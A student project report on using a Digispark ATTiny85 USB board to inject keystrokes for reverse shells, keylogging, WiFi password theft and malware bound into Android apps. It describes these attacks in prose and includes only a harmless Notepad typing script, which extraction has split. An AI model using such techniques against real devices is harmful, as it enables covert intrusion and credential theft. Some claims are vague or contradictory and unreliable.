

# **USING IOT OF ARDUINO DIGISPARK ATTINY85 TO DO CYBERSECURITY EXPLOITMENTS AND CYBERSECURITY ATTACKS**

project report submitted to Madurai Kamaraj University in partial fulfillment of  
the requirement for the award of the degree of

## **BACHELOR OF COMPUTER APPLICATIONS**


*Submitted by*

**M. NAGESHWARAN (C0S31230)**

**P. DINESHKUMAR (C0S31212)**

*Under the guidance of*

**Mrs. S. NARMADHA DEVI., MCA., M.Phil., MBA., B.Ed.,**



**DEPARTMENT OF CS, IT AND BCA  
MARY MATHA COLLEGE OF ARTS SCIENCE**

*(Affiliated to Madurai Kamaraj University)*

**PERIYAKULAM - 625 604**

**APRIL -2023**

## DECLARATION

We hereby declare that the project titled "USING IOT OF ARDUINO DIGISPARK ATTINY85 TO DO CYBERSECURITY EXPLOITMENTS AND CYBERSECURITY ATTACKS" developed for the Department of Computer Science, IT, and BCA, Mary Matha College of Arts & Science, Periyakulam in partial fulfillment of the requirement for the award of the Bachelor of Computer Applications is a record of bonafide work carried out under the supervision of Mrs. S. NARMADHA DEVI., MCA., M.Phil., MBA., B.Ed., Head Of The Department in the Department of Computer Science, IT, and BCA, Mary Matha College of Arts & Science, Periyakulam.

Place: Mary Matha College

Candidate Signatures

Date:

1.

2.

## **BONAFIDE CERTIFICATE**

This is to certify that the project work entitled as “USING IOT OF ARDUINO DIGISPARK ATTINY85 TO DO CYBERSECURITY EXPLOITMENTS AND CYBERSECURITY ATTACKS” is a bonafied record of the project done by M. NAGESHWARAN (C0S31230) and P. DINESHKUMAR (C0S31212) in partial fulfillment of the degree of Bachelor of Computer Applications at Mary Matha College of Arts & Science , Periyakulam during the academic year 2022-2023.

PROJECT GUIDE

*(S. NARMADHA DEVI)*

HEAD OF THE DEPARTMENT

*(S. NARMADHA DEVI)*

Certify that the candidates were examined by us in the project work VIVA-VOCE held on

INTERNAL EXAMINER

EXTERNAL EXAMINER

## **ACKNOWLEDGEMENT**

We would like to extend our sincere appreciation and acknowledgement to Fr. Issac P.J. CMI, Principal, Fr. Dr. Joshy P. Varghese CMI, Vice Principal, and Fr. Bijoy Joseph CMI, Financial Administrator of Mary Matha College of Arts & Science, for their continuous encouragement, motivation, and contribution to the successful completion of this final year project.

We would like to express our gratitude to Mrs. S. Narmadha Devi, Head, Department of Computer Science, IT, and BCA, for giving us the opportunity to carry out this project work. Her efficiency and support have been valuable in ensuring the smooth and seamless completion of our project.

We would like to thank our project supervisor, Mrs. S. Narmadha Devi, Head of the Department, Department of Computer Science, IT, and BCA, for his unwavering guidance and support in shaping our project and ensuring its successful completion.

We extend our appreciation to the faculty members of the Departments of Computer Science, IT, and BCA, who have provided us with the necessary resources and facilities to complete our project.

Finally, We would like to express our gratitude to the office staff, family members, and fellow classmates who have supported us throughout this project.

<b>CONTENTS</b>	
<b>1</b>	<b>ABSTRACT</b>
<b>2</b>	<b>INTRODUCTION</b> 2.1 Project Description
<b>3</b>	<b>SYSTEM ANALYSIS</b> 3.1 Existing System 3.2 Proposed System
<b>4</b>	<b>SOFTWARE AND HARDWARE SPECIFICATION</b> 4.1 Software Specification 4.2 Hardware Specification 4.3 About Software
<b>5</b>	<b>SYSTEM DESIGN</b> 5.1 Data Flow Diagram 5.2 Exploitations 5.3 Code Design 5.4 Screen Layout
<b>6</b>	<b>SYSTEM TESTING</b>
<b>7</b>	<b>FUTURE ENHANCEMENT</b>
<b>8</b>	<b>SYSTEM IMPLEMENTATION</b>
<b>9</b>	<b>CONCLUSION</b>
<b>10</b>	<b>BIBLIOGRAPHY</b>

# **1. ABSTRACT**

The project title as “USING IOT OF ARDUINO DIGISPARK ATTINY85 TO DO CYBERSECURITY EXPLOITMENTS AND CYBERSECURITY ATTACKS”. The use of an Internet of Things (IoT) device, specifically the Arduino Digispark ATTiny85 USB development kit, to establish a reverse shell access for remote access from both computers and Android devices. The paper discusses the technical details of the implementation and the potential benefits and risks associated with this type of remote access. This project could have implications for remote access and security in various industries and applications. specifically the USB development kit Arduino Digispark ATTiny85, to gain remote access through a reverse shell from both computers and Android devices. The project utilizes the Digispark's small size and low power consumption to create a covert, easily concealable remote access tool. By analyzing the design and implementation of the reverse shell system, this paper highlights the potential risks associated with the misuse of IoT devices, while also showcasing the versatility and practicality of these devices in remote access scenarios.

## **2. INTRODUCTION**

### **2.1. PROJECT DESCRIPTION**

#### **MODULES**

##### **Cybersecurity**

Cybersecurity refers to the protection of computer systems, networks, and data from unauthorized access, theft, damage, and other threats that may arise from the use of technology. It encompasses a wide range of practices and technologies that are used to safeguard against cyber attacks, which can take many forms, such as phishing, malware, ransomware, social engineering, and more.

##### **Keylogger**

This allows the user to monitor and potentially retrieve sensitive information such as passwords, credit card numbers, and other confidential data entered by the victim. The use of keyloggers can be either legal or illegal, depending on the context and purpose for which they are employed.

##### **Reverse shell connection from android and computer**

To establish a reverse shell connection from an Android device or computer, the attacker would typically need to first exploit a vulnerability or security weakness in the target system. Once access is gained, they can then use a reverse shell tool or script to create a connection back to their own machine. This connection can be established through various means, such as a TCP/IP socket, SSH tunnel, or other communication protocol

## **Stored WIFI password stealing and getting critical information from victim device**

Stealing WIFI passwords is a form of unauthorized access to a wireless network that allows an attacker to connect to the network without the owner's permission. Attackers can intercept and analyze the data packets sent between a device and a wireless router, looking for packets that contain the password.

## **Binding the virus into the real Application(Android)**

Binding a virus into a real application on an Android device is a technique used by attackers to hide the malicious code within a legitimate-looking application. This allows the attacker to distribute the virus to unsuspecting users who may download the infected application, thinking it is safe to use. To bind a virus into a real Android application, the attacker typically needs to have access to the source code of the application. They then add the malicious code to the existing codebase, making it look like a legitimate part of the application. The modified application is then compiled and distributed to users.

## **MMC tool**

MMC is an Exploitation Framework for Attacks using ATtiny85 HID Devices such as Digispark USB Development Board, MMC generates Arduino IDE Compatible (.ino) Scripts based on User Input and then Starts a Listener in Metasploit-Framework if Required by the Script, in Summary : Automatic Script Generation with Automated msfconsole.



## **Metasploit framework**

Metasploit is an open-source framework used for penetration testing, vulnerability assessment, and exploitation. It provides a suite of tools and resources for identifying and exploiting vulnerabilities in computer systems, including servers, workstations, and network devices. Metasploit offers a wide range of modules and payloads for performing various types of attacks, such as remote code execution, buffer overflow, and SQL injection. It also includes a database for tracking and managing vulnerabilities, as well as integration with other security tools and frameworks.

## **THEFATRAT**

TheFatRat is an exploiting tool which compiles a malware with famous payload, and then the compiled malware can be executed on Linux , Windows , Mac and Android. TheFatRat Provides An Easy way to create Backdoors and Payload which can bypass most anti-virus.

### **3. SYSTEM ANALYSIS**

The use of IoT devices for remote access and management of systems is becoming increasingly common in various industries. In this project, we aim to explore the use of the Digispark ATTiny85 USB development kit as an IoT device to establish a reverse shell connection with both computers and Android devices. By doing so, we can provide remote access to the target device, allowing the user to perform actions on the device from a remote location.

The Digispark ATTiny85 is an inexpensive USB development kit that is capable of running the Arduino programming language. This makes it an ideal choice for this project, as it can be easily programmed and used as an IoT device to establish a reverse shell connection. Reverse shell connections are commonly used in remote access and management tools, allowing users to remotely execute commands and perform various actions on the target device.

In this project, we will develop both the hardware and software components necessary to establish a reverse shell connection using the Digispark ATTiny85. We will also provide a user interface for configuring and operating the system, with clear instructions for setup and operation. Additionally, the system will be designed with security in mind, preventing unauthorized access to the target device.

## **Components:**

**The system will consist of the following components:**

- Digispark ATTiny85 USB development kit
- Arduino IDE for software development
- Software libraries for establishing reverse shell connections and remote access
- USB drivers for communication with target devices
- User interface for configuring and operating the system

## **Feasibility:**

The use of the Digispark ATTiny85 USB development kit for cybersecurity applications is feasible due to the following reasons:

- **Cost-Effective:** The Digispark ATTiny85 is a low-cost development kit that can be used for various cybersecurity applications. It is an affordable option for small businesses or individuals who want to set up a remote access or monitoring system.
- **Small Size:** The Digispark ATTiny85 is a compact development kit that can fit into small spaces. This makes it an ideal choice for covert operations where space is limited.
- **Easy to Use:** The Arduino programming language used to program the Digispark ATTiny85 is easy to learn and use. It has a user-friendly interface and a large community of developers who can provide support and guidance.
- **Flexibility:** The Digispark ATTiny85 can be programmed to perform a wide range of cybersecurity tasks, such as establishing a reverse shell connection, sniffing network traffic, or logging keystrokes.

- **Compatibility:** The Digispark ATTiny85 is compatible with a wide range of operating systems, making it a versatile tool for cybersecurity applications.
- **Limitations:** There are some limitations of using the Digispark ATTiny85 for cybersecurity, including:
  - **Limited Memory:** The Digispark ATTiny85 has limited memory, which can limit its ability to perform more complex tasks. It may not be suitable for applications that require a lot of processing power or memory.
  - **Limited Input/Output:** The Digispark ATTiny85 has a limited number of input/output pins, which can restrict its ability to interface with other devices or sensors.
  - **Security Risks:** If not properly secured, the Digispark ATTiny85 could be used as a tool for cyber-attacks. It is important to ensure that the device is properly secured and only used for legitimate purposes.

## **Technical Feasibility**

### **Hardware:**

The Digispark ATTiny85 development board is a small, compact device with limited hardware resources. It is equipped with a USB interface and five general-purpose input/output (GPIO) pins. The following is a feasibility analysis of the hardware:

- **USB Interface:** The USB interface on the Digispark ATTiny85 is essential for establishing a connection with a computer or mobile device. It is suitable for establishing a reverse shell connection or for running other types of remote access software.

- **GPIO Pins:** The GPIO pins on the Digispark ATTiny85 provide limited input/output capabilities. While this may be sufficient for some cybersecurity applications, it may not be suitable for more complex applications that require more input/output capabilities.

### **Software:**

The software aspect of using the Digispark ATTiny85 for cybersecurity is also important.

### **The following is a feasibility analysis of the software:**

- **Arduino IDE:** The Arduino Integrated Development Environment (IDE) is used to program the Digispark ATTiny85. It is a user-friendly interface that makes it easy for even novice programmers to write code. However, the limited memory and input/output capabilities of the Digispark ATTiny85 may limit the complexity of the software that can be written.
- **Cybersecurity Applications:** The Digispark ATTiny85 can be programmed to perform various cybersecurity applications, such as establishing a reverse shell connection or logging keystrokes. However, the limited hardware resources of the device may restrict the complexity of these applications.

### **Security:**

The security of using the Digispark ATTiny85 for cybersecurity is a critical consideration. The following is a feasibility analysis of security:

- **Firmware Security:** The firmware on the Digispark ATTiny85 must be secured to prevent unauthorized access to the device. This can be accomplished by disabling the USB programming interface or by implementing other security measures.

- **Physical Security:** Since the Digispark ATTiny85 is a small device, it is easily concealable. However, this also makes it vulnerable to physical theft or tampering. Appropriate physical security measures must be taken to ensure the device is not compromised.

## **Economic Feasibility**


- **Cost:** The Digispark ATTiny85 development board is relatively inexpensive compared to other microcontroller development boards. It is also readily available from multiple vendors online. This makes it a cost-effective solution for cybersecurity applications.
- **Maintenance:** The Digispark ATTiny85 requires little maintenance, as it is a solid-state device with no moving parts. This reduces the cost of maintenance, making it an attractive option for cybersecurity applications.
- **Upgrades:** The Digispark ATTiny85 is an open-source hardware platform, which means that it is constantly being updated by the community. This allows for inexpensive upgrades and improvements, as well as the ability to customize the device for specific cybersecurity applications.
- **Scalability:** The Digispark ATTiny85 is a scalable solution for cybersecurity applications. Multiple devices can be used in a networked environment to perform various tasks, such as logging keystrokes or establishing reverse shell connections.
- **Compatibility:** The Digispark ATTiny85 is compatible with various software and hardware components, making it a versatile solution for cybersecurity applications. It can be easily integrated with other tools and software, such as Metasploit or Kali Linux.

## **Operational Feasibility**

- **Ease of use:** The Digispark ATTiny85 development board is easy to use and program, making it accessible to a wide range of users. This means that individuals with little or no programming experience can still use the device effectively for cybersecurity purposes.
- **Flexibility:** The Digispark ATTiny85 is a flexible device that can be used for a variety of cybersecurity applications, such as keystroke logging, remote access, and network scanning. This makes it a versatile solution that can be adapted to different cybersecurity needs.
- **Portability:** The Digispark ATTiny85 is small in size and can be easily transported. This makes it a convenient device for on-the-go cybersecurity needs, such as penetration testing or security auditing.
- **Integration:** The Digispark ATTiny85 can be integrated with other hardware and software tools, such as sensors or remote access tools, to create a comprehensive cybersecurity solution.
- **Security:** The Digispark ATTiny85 is designed with security in mind and can be programmed to perform various security-related tasks. This makes it a valuable tool for individuals and organizations that need to implement or improve their cybersecurity measures.

### 3.1. Existing System

The existing system refers to the current state of the technology or process before the implementation of any proposed changes or improvements. In the case of the Arduino Digispark Attiny85 project, the existing system can be described as a lack of security measures in small embedded devices, such as USB sticks or other devices that may be used for malicious purposes. The lack of security in these devices leaves them vulnerable to hacking or other malicious activities, which can lead to data breaches, unauthorized access, and other security issues. This lack of security highlights the need for a low-cost, effective security solution, which the proposed system aims to provide using the Arduino Digispark Attiny85 microcontroller.



### 3.2. PROPOSED SYSTEM

The proposed system for using the Arduino Digispark ATTiny85 for cybersecurity applications involves using the microcontroller board to perform various security-related tasks, such as keystroke logging, remote access, and network scanning.

The system would involve programming the Digispark ATTiny85 using the Arduino IDE and uploading code to the board to enable it to perform the desired cybersecurity tasks. The board could then be connected to a computer or Android device via USB to establish a reverse shell connection and gain remote access.



**Some of the proposed cybersecurity applications of the Digispark ATTiny85 include:**

- **Keystroke logging:** The Digispark ATTiny85 can be programmed to act as a keylogger, recording all keystrokes entered on a connected device and transmitting the data to a remote server or storage device.
- **Reverse shell connection:** The Digispark ATTiny85 can be used to establish a reverse shell connection from a target device, allowing an attacker to gain remote access to the device and execute commands.
- **Network scanning:** The Digispark ATTiny85 can be programmed to perform network scans to identify vulnerabilities and potential attack vectors.
- **Remote access:** The Digispark ATTiny85 can be used to establish a remote access connection to a target device, allowing an attacker to access and control the device remotely.

Overall, the proposed system for using the Arduino Digispark ATTiny85 for cybersecurity applications involves programming the board to perform various security-related tasks and using it to gain remote access and control over target devices.

## **4. SOFTWARE AND HARDWARE SPECIFICATION**

### **4.1. Software Specification**

#### **ATTACKER**

Operating System	:	Linux or windows
Technology Used	:	C++ program
Code editor	:	Arduino IDE
Shell frameworks	:	Metasploit Framework
Additional S/W support	:	Digispark drivers
Library	:	"DigiKeyboard.h"
Board	:	Digispark("Default-16.5Mhz")
Programmer	:	"Micronucleus"

#### **VICTIM**

Operating System	:	Windows 7,8,9,10,11. Android 5,6,7,8,9,10,11,12,13.
Browser	:	Chrome, Firefox, Microsoft Office.

## 4.2. Hardware Specification

The above Hardware specifications were used in both Attacker and Victim machines when developing.

IOT Device	:	Arduino Digispark ATTiny85
Port	:	USB port 3.0
Optional	:	Sensors or other input devices
Hard Disk Drive	:	250 GB
Connectivity	:	USB Cable

## **4.3. About Software**

### **Introduction to Arduino Digispark ATTiny85**


The Arduino Digispark ATTiny85 is a microcontroller board that is compatible with the Arduino IDE and uses the ATTiny85 microcontroller chip. The board can be programmed using the Arduino IDE, just like other Arduino boards, but it requires additional software drivers to work properly.

In order to use the Digispark ATTiny85 with the Arduino IDE, you need to install the Digispark drivers. These drivers are available for Windows, Mac, and Linux operating systems and can be downloaded from the Digistump website. Once the drivers are installed, you can select the Digispark board from the list of supported boards in the Arduino IDE and start programming.

The Digispark ATTiny85 also requires a specific bootloader to be installed on the chip before it can be programmed using the Arduino IDE. The bootloader can be installed using the Arduino IDE, or it can be pre-installed on some Digispark boards.

The software development process for the Digispark ATTiny85 is similar to other Arduino boards, and it supports the same programming languages and libraries as the Arduino IDE. However, due to its smaller size and limited resources, it may not be able to support all the features of larger Arduino boards. Nonetheless, the Digispark ATTiny85 is a powerful and affordable microcontroller board that can be used for a wide range of applications, especially in the field of cybersecurity

## The interface of the IDE



**Do the following code to print defined word in victim device:**

```
#include "DigiKeyboard.h"

void setup() {
  // Set up the keyboard
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(0); // Release any key that might be stuck
}

void loop() {
  // Open Notepad
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_LEFT_GUI, KEY_R);
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("notepad");
  DigiKeyboard.delay(1000);
}
```

```
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
// Type some words  
DigiKeyboard.delay(1000);  
DigiKeyboard.println("Hello World!");  
DigiKeyboard.delay(1000);  
DigiKeyboard.sendKeyStroke(KEY_LEFT_CTRL, KEY_S);  
DigiKeyboard.delay(1000);  
DigiKeyboard.println("MyFile.txt");  
DigiKeyboard.sendKeyStroke(KEY_LEFT_CTRL, KEY_F4); // Close Notepad  
// Wait for some time  
delay(10000);  
}
```

This program uses the DigiKeyboard library to simulate keyboard inputs. It first opens Notepad using the Windows key and the "R" key, types "notepad", and presses Enter. Then, it types "Hello World!" and saves the file as "MyFile.txt". Finally, it closes Notepad and waits for 10 seconds before repeating the process. You can customize the program to type any text you want or to open any other program instead of Notepad.

## **Support system of the Arduino Digispark ATTiny85**

The official support system for the Arduino Digispark ATTiny85 software is available on the official website of the Arduino community. The website provides various resources such as forums, documentation, tutorials, and examples to help users with their projects. Additionally, the Arduino community is known for its active user base, which can provide helpful tips and solutions to problems. There are also many online resources available such as YouTube tutorials and blogs that offer step-by-step guidance on using the Arduino Digispark ATTiny85 software.

## 5. SYSTEM DESIGN

- Arduino Digispark ATTiny85 board: The main hardware component that runs the code to perform various functions such as keylogging, reverse shell connection, and wifi password stealing.
- Sensors and modules: Additional hardware components such as USB cables, WiFi modules, and other sensors required to perform specific functions.
- Software: The Arduino IDE is used to write, compile, and upload code to the Digispark ATTiny85 board. Various libraries such as HID, WiFi, and others are used to enable different functionalities.
- Functionality: The Digispark ATTiny85 board is programmed to perform specific functions, including keylogging, reverse shell connection, and wifi password stealing.
- Communication: Communication takes place between the Digispark ATTiny85 board and the host device, such as a computer or mobile device, to send and receive data.


The system design of Arduino Digispark ATTiny85 involves selecting the appropriate hardware components and sensors based on the specific functionalities required. The software development involves writing and testing the code using the Arduino IDE and relevant libraries. Communication protocols and security measures should also be implemented to ensure secure data transfer between the Digispark ATTiny85 board and the host device. The overall system design should also consider factors such as power consumption, portability, and ease of use.

## 5.1. Exploitations



### Keylogger

In this diagram, the Keystroke listener module captures the keystrokes and passes them to the Key capture module. The Control module controls the logging and storage of the captured keystrokes, which are then used to generate an output log.

This is a simplified representation of a keylogger system, and the actual DFD can be more complex depending on the specific requirements and features of the system.


